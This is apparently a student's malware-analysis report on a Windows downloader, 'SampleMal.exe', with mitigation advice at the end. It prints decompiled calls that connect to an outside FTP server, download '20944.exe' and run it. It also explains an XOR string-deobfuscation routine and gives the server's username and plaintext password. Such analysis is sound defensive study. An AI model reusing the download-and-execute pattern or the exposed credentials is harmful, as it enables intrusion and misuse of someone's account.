S1 Network intrusion and analysis

A comprehensive report on the provided network intrusion

# Abstract

In this report the main findings of my analysis were that the suspicious file conveniently called “SampleMal.exe” is indeed a file designed with malicious intent. The likelihood of the network being compromised is very high, it is also true that specific files on infected computers will have been tampered/deleted in the process of the malware running. The most important finding of this report is that the potential damage is unknown as the file that is downloaded and then run because of this malware is not found nor available for analysis currently. Further research would be needed into this downloaded file “20944.exe” as to ascertain what the purpose of this file is.

Contents

[Abstract 2](#_Toc162536151)

[Introduction 3](#_Toc162536152)

[Main analysis points 3](#_Toc162536153)

[The general purpose of the file 3](#_Toc162536154)

[The structure of the main() function 7](#_Toc162536155)

[The name of the likely deobfuscation function 8](#_Toc162536156)

[Purpose and structure of a different function 8](#_Toc162536157)

[Advice on how to prevent and minimise attacks 9](#_Toc162536158)

[Conclusion 9](#_Toc162536159)

# Introduction

When approaching this analysis, the first step was to gather all the evidence and information regarding the case. In terms of actual files, we only have one, “SampleMal.exe”. The next bit of information is to do with the company in question, “SecBam”. We are told they are cyber security and digital forensics firm. As stated in the brief this implies that the customers of the firm place a great deal of trust in the firm and any bad news would greatly affect the reputation of the firm. The firm will also deal with highly confidential and sensitive information form clients. We will bear this in mind as we continue through the investigation.

The next steps were to create a safe and isolate environment for analysis to be performed on the suspicious file. The first step of this was creating a virtual windows machine on a burner laptop. I then uploaded the suspicious file to a private file sharing website so that I could download it onto my burner laptop without putting any credentials or sensitive information on the local storage of my burner laptop. Once the file was downloaded I then setup a private Wi-Fi network that only I was connected too to run the file in a completely safe environment. I then installed the tools I would be using for analysis, these include the following:

* <https://www.wireshark.org>
* <https://ghidra-sre.org>
* <https://hex-rays.com/ida-free/>
* <https://www.cheatengine.org>

# Main analysis points

## The general purpose of the file

The first thing to do when approaching this file was to find out what it actually does, the very first basic step I took in this process would have been to upload this too a online virtual machine site such as “<https://any.run>” which is a fantastic community lead tool for analysing malware. However, since we are working for a highly confidential cyber firm this would be inappropriate behaviour due to the fact that the malware could contain targeted code specifically for the company, this could reveal confidential information to a third party organisation. So instead of doing that I started recording my network traffic on Wireshark and ran the file on my virtual machine. Visually a blank command line box appears and the shortly disappears afterwards. When looking on Wireshark we can see that the program made an outgoing request too an external server. When further unpacking the packets in question we come across this information. A screenshot of a computer

Description automatically generated

These requests clearly show a request to a website with an ftp port (port 21). This immediately tells us that the program is attempting to either send or receive files to this server. We also come across some interesting credentials which imply that this is a private server (in an outside context these are credentials that are used by the creator of this assignment from a different university so looking into them too much is worthless). Since we cant tell specifically what is happening here we would have to look at the actual code being called to see whether we are sending or receiving files. Now that we know vaguely what the program is doing we can dive into the code analysis to try and match our initial thoughts to actual facts.

For this part I will be using Ghidra as previously mentioned to analyse the code inside the malicious file.

The first thing we see when loading the malicious file into Ghidra is the entry point of the file (where execution starts) which looks as follows:

A screenshot of a computer program

Description automatically generated

As we can see here 2 functions are run, the first one called security\_init\_cookie() which is a function for setting up a global security cookie which is used for buffer overrun protection in compiled code. The documentation for this function can be found here: <https://learn.microsoft.com/en-us/cpp/c-runtime-library/reference/security-init-cookie?view=msvc-170>. This also tells us that the file was written in C as this function is part of the C library.

The next function called tmainCRTStartup() is simply defualt entry code for any C program written using the win32API library, which this one is.

However when looking inside this function we will be able to find the “main” function of this program.

A screenshot of a computer

Description automatically generated  
In this case we can see that on line 80 a function called FUN\_00401170 is called. This is our main function of the program as it is where the main functionality of the program is located.

A screenshot of a computer

Description automatically generated  
Taking a look at the structure of this function we can see that it calls FUN\_00401000 7 times before running DeleteFileW(), whose documentation can be found here (https://learn.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-deletefilew), with a label to a memory location called FileName as the arguments. This immediately tells us that there is more to this file than we thought. Taking a quick look at the other functions present we can see that FUN\_00401000() seems to be performing some pointer maths on various memory locations which isn’t too interesting too us at the moment. However, FUN\_00401090() is responsible for the ftp request we saw earlier.

A screenshot of a computer program

Description automatically generated

This answers our question about whether we are downloading or sending file to the FTP server as on line 17 we can see the function called FtpGetFileW() called (documentation: <https://learn.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-ftpgetfilew>). This clearly shows us that the program is downloading the file to the computer. To further this we can see from lines 24-26 there are functions called using the same arguments that the FTP request used, this implies that once the file is being downloaded its being assigned a process (CreateProccessW()) which means its being executed once run.   
  
We can now confidently confirm the purpose and intent of this file. The file when run attempts to delete predefined files on the host computer before downloading a file from an ftp server and running it on the host machine. The repercussions of the downloaded file being run are not known as we do not have access to it for analysis.

## The structure of the main() function

Now that we have found the purpose of the malicious file we can now begin a more in depth analysis of the code and what it attempts too do on the target system. The first thing we look at when analysing the main function is the function called FUN\_00401000(). Taking a look inside the code we can see the following.

A screenshot of a computer

Description automatically generated

The function is declared as void so as such does not return any arguments, however it does take 2. The function takes 2 variables which are labelled as integers. After declaring a few variables, the code then initiates a for loop which appears to start at the location given by the first parameter and continues too loop until it finds a null terminator signified by the symbol “\0”, this is in order to find the length of the string being created. The code then enters a loop that reverses the string and performs bitwise operations involving XOR and looking up data stored at &DAT\_0040a300. The result of these operations is then stored In memory starting at the address given by the second parameter.   
  
This leads us to the conclusion that this functions purpose is to “deobfuscate” strings and store them in memory. The question now is what these strings are in plaintext and how are they used. In order to answer this, we should continue too look through the main function.

A screenshot of a computer program

Description automatically generated  
As we can see here the next function called after the deobfuscation functions is the function DeleteFileW. The documentation for this function can found online as its part of the Win32API library (<https://learn.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-deletefilew>). From this we learn that this function takes one parameter which is lpFileName, LPCWSTR stands for Long Pointer To Constant Wide String. Taking a look at the address passed into the function we can see that it is 0040bbc0 which is the same as the memory address that the deobfuscation function on line 9 uses to store its result. This tells us that when the program us run the value of that variable will be stored in that address.  
  
In order to find the value of the obfuscated string I will be using tools called IDA Freeware and Cheat Engine. IDA Freeware is a free binary code inspector, I’m using this because it allows me to set breakpoints in the execution of the program. Im going to use Cheat Engine to inspect the active memory of the task that is created when the program is run. Performing this allows us to inspect the active memory at the address we mentioned before, which leads us too this being displayed at the memory location.

A screenshot of a computer screen

Description automatically generated

Reading this closely we can see 2 file paths being stored in that memory location which are: “C:\Users\Petrov\Desktop\Payroll\_Pamela5513.ppt and C:\Users\Petrov\Desktop\receipt\_Diana377.pptx”. These are the 2 files that will be run under the DeleteFileW function and hence would be deleted off the system.   
  
It’s worth noting that there is another file path defined in memory that is not used too my knowledge. It’s stored at 0040B7C0 and the plaintext is “C:\Users\Petrov\Desktop\minutesPim\_9429.docx”. Whilst this might look like it must be used in the same manner as the previous file paths there is absolutely no reference to it being used in the program apart from it being created.

Now that we have finished looking at the DeleteFileW call we can look at the function that seems to handle the FTP requests: FUN\_00401090(). This is what is displayed when viewing the function.

A screenshot of a computer code

Description automatically generated  
The function starts by creating variables that will be used for the following:

* iVarl = the result of the InternetAttemptConnect function.
* Local\_6c = This is of type \_STARTUPINFOW which is used to configure the startup information for a new process.
* Local\_20 = the result of InternetOpenW function.
* Local\_1c = This is of type \_PROCCESS\_INFORMATION and will store information about the newly created process.
* Local\_c = This is of type LPSTARTUPINFOW and will point to the \_STARTUPINFOW structure.
* Local\_8 = the result of the InternetConnectW function.

The function then attempts an internet connection and if it fails the if statement check we default to returning and, hence exiting the program. I feel its important to note here that even if the program is run without internet, it will still delete the files as discussed above. It then calls InternetOpenW to initialize WinINet functions and obtain a handle to the internet session. We then make our first proper outgoing request as follows:

local\_8 = InternetConnectW(local\_20,&DAT\_0040b9c0,0x15,&DAT\_0040b3c0,&DAT\_0040bfc0,1,0x8000000,0);

The documentation for InternetConnectW is as follows:

<https://learn.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-internetconnectw>

A screen shot of a computer

Description automatically generated

This tells us what each memory address being passed through is equal too. Using the same technique we used too find the files being deleted we can also find these values.

The result of investigating these memory addresses leads us to the following outcomes:

* servername: 0040B9C0 = [ftp.adrive.com](ftp://ftp.adrive.com)
* username: 0040B3C0 = [pavel.gladyshev@ucd.ie](mailto:pavel.gladyshev@ucd.ie)
* password: 0040BFC0 = Pa$hka123

These values line up with our very first initial findings when running the file with Wireshark confirming our accuracies in finding the deobfuscated strings.

The next request is as follows: FtpGetFileW(local\_8,&lpCommandLine\_0040c1c0,&lpCommandLine\_0040c1c0,0,0x20,2,0);

The documentation for this function is as follows:

<https://learn.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-internetconnectw>

A screen shot of a computer

Description automatically generated

Since the memory address of both the RemoteFile and NewFile are the same it makes our life a lot easier. When inspecting the memory address, we find that &lpCommandLine\_0040c1c0 = “20944.exe”. Now we have the name of the file that is being downloaded and what it is being stored as locally.

The function after downloading this file then closes all the internet connections and handles it opened. It then initializes a \_STARTUPINFOW structure, which is called local\_6c as previously discussed, it then sets local\_c to point to local\_6c. It then calls CreateProccessW (documentation can be found here: <https://learn.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-createprocessw>)

A screen shot of a computer

Description automatically generated

The code being called in our file looks like this:

A close-up of a computer code

Description automatically generated

We can see that lpCommandLine is the exact same as what was downloaded by the ftp request so its plaintext value will be “20944.exe”. Once this process is started the next function that is called is WaitForSingleObject (documentation can be found here: <https://learn.microsoft.com/en-us/windows/win32/api/synchapi/nf-synchapi-waitforsingleobject>)

A screen shot of a computer

Description automatically generated

This waits indefinitely with the timeout set too 0xffffffff for the newly process to terminate.

The program then returns and exits.

## The name of the likely deobfuscation function

FUN\_00401000()  
  
This is proven in the analysis of the main function.

## Purpose and structure of a different function

Since I went over all the custom functions that are not actual WIN32API library defaults in my explanation of the main() function this also falls into that section. There is not much point to me explaining functions that have public documentation which can all be found here: <https://learn.microsoft.com/en-us/windows/win32/api/>.

## Listing tools used

As listed previously the tools I used in this investigation are as follows:

* <https://www.wireshark.org>
* <https://ghidra-sre.org>
* <https://hex-rays.com/ida-free/>
* <https://www.cheatengine.org>

However, there are other services I used in this process such as:

* <https://www.virtualbox.org>
* <https://learn.microsoft.com/en-us/windows/win32/api/>

## Explanation of each tool

Wireshark:

Developer: The Wireshark project is developed by a group of volunteers and sponsored by the Wireshark Foundation.

Open Source: Wireshark is open-source software released under the GNU General Public License.

Trustworthiness: Wireshark is widely trusted as one of the most popular network protocol analysers in the world. It is used by network administrators, security professionals, developers, and educators.

Usage: Wireshark is used for network troubleshooting, analysis, software and protocol development, and education. It allows users to capture and interactively browse the traffic running on a computer network in real time.

Ghidra:

Developer: Ghidra is developed by the National Security Agency (NSA) Research Directorate.

Open Source: Ghidra is open source software released under the Apache License, Version 2.0.

Trustworthiness: Despite being developed by a government agency, Ghidra is generally trusted in the reverse engineering community. It has gained popularity for its feature set and capabilities.

Usage: Ghidra is a software reverse engineering (SRE) framework used for analysing and understanding binary executables. It provides tools for disassembly, decompilation, debugging, and more.

IDA Free (IDA Freeware):

Developer: IDA Free is developed by Hex-Rays SA.

Open Source: IDA Free is proprietary software. However, IDA Pro, the commercial version, offers a more extensive feature set.

Trustworthiness: IDA Pro is widely considered one of the most reliable and powerful disassemblers and debuggers available. However, the free version (IDA Free) has limited features compared to the paid version.

Usage: IDA Free is used for reverse engineering binary executables. It provides advanced disassembly and debugging capabilities and is commonly used by security researchers, malware analysts, and software developers.

Cheat Engine:

Developer: Cheat Engine is developed by Dark Byte.

Open Source: Cheat Engine is open-source software released under the GNU General Public License.

Trustworthiness: Cheat Engine is primarily used for cheating in video games by modifying game memory. While it has legitimate uses in game development and debugging, it is often associated with cheating in online games and therefore may not be trusted in all contexts.

Usage: Cheat Engine is used by gamers to manipulate game memory and alter game variables such as health, score, and resources. It is also used by game developers for debugging and testing purposes.

VirtualBox:

Developer: VirtualBox is developed by Oracle Corporation.

Open Source: VirtualBox is open-source software released under the GNU General Public License (GPL) version 2.

Trustworthiness: VirtualBox is a widely trusted and popular virtualization platform used by individuals, businesses, and organizations around the world. It is known for its stability, performance, and extensive feature set.

Usage: VirtualBox is used for running multiple operating systems simultaneously on a single computer. It allows users to create and manage virtual machines (VMs) for testing, development, and running legacy applications.

Microsoft Windows API Documentation:

Developer: The Microsoft Windows API documentation is developed and maintained by Microsoft Corporation.

Open Source: The Windows API documentation is not open source.

Trustworthiness: The Microsoft Windows API documentation is considered highly trustworthy as it is developed and maintained by the creators of the Windows operating system. It is the official source of information for developers working on Windows-based applications.


Usage: The Windows API documentation provides comprehensive information about the various functions, data types, constants, and structures available for developers to use when building Windows applications. It is essential for understanding how to interact with the Windows operating system and its components.

## Advice on how to prevent and minimise attacks

### Proper firewall rule and local controls (file management)

This malware employs FTP to download a potentially malicious file onto the user’s computer. This would not happen if the network the device was on disallowed the FTP port. Furthermore, they could employ a more complicated firewall that would allow FTP traffic but runs a check on the hash sig of the file being requested against publics databases, for example VirusTotal (bad example I know). However simply blocking this kind of traffic from happening is much more desirable. To add to this making sure that only administrators can delete files on these kinds of computers may also have helped to mitigate damage.


Example of a firewall:



### Network segmentation

In order prevent and minimize attacks like this in the future SecBam should deploy network segmentation. This would have helped prevent this attack specifically the files that are deleted: “C:\Users\Petrov\Desktop\Payroll\_Pamela5513.ppt and C:\Users\Petrov\Desktop\receipt\_Diana377.pptx” which both seem very important and confidential are both seemingly stored on a user’s desktop. This is poor security and practice as information like this should be stored securely and separately from the average user’s computer.

Example of network segmentation:



This also brings up the point that the malware was targeted so specifically that it is almost impossible for someone outside the firm to have made this as they would need to know the exact file path and file names of these documents to create the malware. Which brings me onto my next preventative measure.

### Access control/Staff screening

The firm should make sure to employ strict access control to all assets and services on their network. This also applies to physical assets. If this was in place properly then the list of people who know those exact files would be very small. Not to mention that those files wouldn’t even be on that computer. This also stretches to staff screening, there is a possibility that the malware could be installed and written by a mole by competing companies, whether that’s competing with SecBam or the companies they are protecting. Ensuring that you know every employee’s history, including criminal record and past jobs is very important, especially in a field as focused on information as cyber security is.

(only illustration I can think of for this is an airport security pat down but doesn’t seem appropriate for this)

# Conclusion

In conclusion there is a lot to be taken out from the analysis of this file. The first and most major point for me is the fact that the files targeted are very unlikely to be known by an outside actor and almost definitely mean that in this case the malware was written by someone with access to company computers. The second most important takeaway from this is that the true extent of the damage this file does is completely unknown with my current knowledge as I have no way of knowing what the exe downloaded does once run. This means that further investigation is needed as to ascertain the full scope of this breach. Due too these 2 major findings the first plan of action for SecBam should be to investigate all their staff and computer systems to find the person that created and spread the malware. And then making sure they identify the “20944.exe” and immediately make sure that their systems are safe from it. From there further investigation can be carried out on that file which may lead to more clues as to who created the malware and what their purpose is.

# Extra stuff

Whilst not included in my main report I also did a lot of analysis that helped me understand the how the file worked, all my research including the writeup I wrote whilst looking at the file for the first time which shows how my perspective on things changed throughout the process are on my GitHub: <https://github.com/Edmundbathspa/s1-intrustion-analysis>.

Some of the things I did are as follows:

* Recreating code in C
* Recreating code in Python
* Renaming variables in Ghidra to help with readability.
* Testing connections to the ftp server.
* Various screenshots of events.
* Using the unicorn library to emulate a CPU environment for running machine code.

Also if this was a complete real world example the credentials sent to the FTP server would play a much larger role in the investigation however due to the scope they cannot be applied in this situation.